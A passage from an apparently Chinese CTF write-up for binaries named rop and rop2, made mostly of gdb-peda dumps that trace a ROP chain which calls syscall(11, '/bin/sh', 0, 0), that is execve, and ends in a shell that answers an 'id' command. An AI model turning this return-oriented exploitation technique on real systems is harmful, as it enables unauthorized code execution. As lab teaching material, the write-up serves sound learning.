[------------------------------------stack-------------------------------------]
0000| 0xff861010 --> 0x8048578 (<__libc_csu_init+88>:   pop    ebx)
0004| 0xff861014 --> 0x3
0008| 0xff861018 --> 0x0
0012| 0xff86101c --> 0x804a020 ("/bin/sh\n")
0016| 0xff861020 --> 0x8
0020| 0xff861024 --> 0x8048320 (<syscall@plt>:  jmp    DWORD PTR ds:0x804a014)
0024| 0xff861028 --> 0xdeadbeef
0028| 0xff86102c --> 0xb ('\x0b')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
33      in ../sysdeps/unix/sysv/linux/i386/syscall.S
```




```
ECX: 0x804a020 ("/bin/sh\n")
EDX: 0x8
ESI: 0xf7774000 --> 0x1b1db0
EDI: 0xf7774000 --> 0x1b1db0
EBP: 0x61616164 ('daaa')
ESP: 0xff861014 --> 0x3
EIP: 0x8048578 (<__libc_csu_init+88>:	pop    ebx)
EFLAGS: 0x203 (CARRY parity adjust zero sign trap INTERRUPT direction overflow)
\[-------------------------------------code-------------------------------------]
   0x8048571 <__libc_csu_init+81>:	cmp    edi,esi
   0x8048573 <__libc_csu_init+83>:	jne    0x8048558 <__libc_csu_init+56>
   0x8048575 <__libc_csu_init+85>:	add    esp,0xc
=> 0x8048578 <__libc_csu_init+88>:	pop    ebx
   0x8048579 <__libc_csu_init+89>:	pop    esi
   0x804857a <__libc_csu_init+90>:	pop    edi
   0x804857b <__libc_csu_init+91>:	pop    ebp
   0x804857c <__libc_csu_init+92>:	ret
[------------------------------------stack-------------------------------------]
0000| 0xff861014 --> 0x3
0004| 0xff861018 --> 0x0
0008| 0xff86101c --> 0x804a020 ("/bin/sh\n")
0012| 0xff861020 --> 0x8
0016| 0xff861024 --> 0x8048320 (<syscall@plt>:	jmp    DWORD PTR ds:0x804a014)
0020| 0xff861028 --> 0xdeadbeef
0024| 0xff86102c --> 0xb ('\x0b')
0028| 0xff861030 --> 0x804a020 ("/bin/sh\n")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048578 in __libc_csu_init ()
gdb-peda$
```

然后再调用syscall，并传入（11,bss,0,0）



```
EBX: 0x3
ECX: 0x804a020 ("/bin/sh\n")
EDX: 0x8
ESI: 0x0
EDI: 0x804a020 ("/bin/sh\n")
EBP: 0x8
ESP: 0xff861028 --> 0xdeadbeef
EIP: 0x8048320 (<syscall@plt>:	jmp    DWORD PTR ds:0x804a014)
EFLAGS: 0x203 (CARRY parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048310 <__libc_start_main@plt>:	jmp    DWORD PTR ds:0x804a010
   0x8048316 <__libc_start_main@plt+6>:	push   0x8
   0x804831b <__libc_start_main@plt+11>:	jmp    0x80482f0
=> 0x8048320 <syscall@plt>:	jmp    DWORD PTR ds:0x804a014
 | 0x8048326 <syscall@plt+6>:	push   0x10
 | 0x804832b <syscall@plt+11>:	jmp    0x80482f0
 | 0x8048330:	jmp    DWORD PTR ds:0x8049ffc
 | 0x8048336:	xchg   ax,ax
 |->   0xf76a4a80 <syscall>:	push   ebp
       0xf76a4a81 <syscall+1>:	push   edi
       0xf76a4a82 <syscall+2>:	push   esi
       0xf76a4a83 <syscall+3>:	push   ebx
                                                                  JUMP is taken
[------------------------------------stack-------------------------------------]
0000| 0xff861028 --> 0xdeadbeef
0004| 0xff86102c --> 0xb ('\x0b')
0008| 0xff861030 --> 0x804a020 ("/bin/sh\n")
0012| 0xff861034 --> 0x0
0016| 0xff861038 --> 0x0
0020| 0xff86103c ("\n/bin/sh")
0024| 0xff861040 ("n/sh")
0028| 0xff861044 --> 0xff861000 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048320 in syscall@plt ()
gdb-peda$
```

getshell



```
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00$                         id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x7b bytes:
    'uid=1000(h11p) gid=1000(h11p) groups=1000(h11p),4(adm),24(cdrom),27(sudo),3
0(dip),46(plugdev),113(lpadmin),128(sambashare)\n'
uid=1000(h11p) gid=1000(h11p) groups=1000(h11p),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ 
```

上一篇：pwnme2和pwnme3的wp 下一篇：echo和echo2的wp

1. 1 条追加内容

追加 于 2017年11月13日 10:47

附件是rop和rop2

rop.zip(0.258 MB) 下载附件